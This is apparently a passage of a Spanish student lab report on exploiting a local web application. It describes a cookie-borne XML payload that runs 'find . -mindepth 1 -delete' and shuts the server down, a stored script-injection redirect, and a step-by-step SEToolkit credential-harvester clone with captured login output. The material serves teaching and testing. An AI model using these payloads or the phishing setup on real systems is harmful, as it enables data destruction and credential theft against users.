
El exploit es completamente automático. Se encuentra en el fichero `goodbyeworld.py`. El string PAYLOAD contiene el XML que se encargara de ejecutar `find . -mindepth 1 -delete` como un comando del sistema. Para ello se utiliza una petición GET y se manda PAYLOAD como el contenido de la cookie `user-info`. Después se realiza una petición POST a `/actuator/shutdown` que apagara el servidor.

Exploit 3

Para este exploit haremos uso de la vulnerabilidad javascript inyection para redirigir al usuario a una pagina web nuestra que sea un clon de la aplicacion web.


La redireccion se haria con un sencillo script, el cual hace que un usuario, que haya accedido a la página en la que se muestra una reseña, sea redirigido a otra página de forma automática.

```
Nice product!
<script>
    window.location.href="http://localhost:80"
</script>
```



Como la página a la que el usuario es redirigido está bajo nuestro control, la diseñamos de forma que sea una copia de una sección de la página original. La opción más obvia sería clonar la página de login para que el usuario, pensando que se produjo algún tipo de error en la página, introduzca las credenciales asumiendo que se trata del sitio legítimo.

Para ahorrar tiempo y disminuir el esfuerzo en recrear la página maliciosa, se puede hacer uso de la librería SEToolkit (Software Engineering Toolkit), la cual viene instalada por defecto en Kali Linux.



Primero seleccionamos la opción "Social-Engineering Attacks":

```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  1)  Exit the Social-Engineer Toolkit

set> 1
```

Después escogemos la opción "Website Attack Vectors":

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Luego elegimos la opción "Credential Harvester Attack Method":

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  1)  Return to Main Menu

set:webattack>3
```


Y finalmente, "Site Cloner" :

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Tras introducir la información solicitada, la página maliciosa se encuentra lista para recibir peticiones.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://localhost:8888/login

[*] Cloning the website: http://localhost:8888/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [14/Nov/2023 18:46:46] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: email=user@email.com
POSSIBLE PASSWORD FIELD FOUND: password=1234
PARAM: _rememberMe=on
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```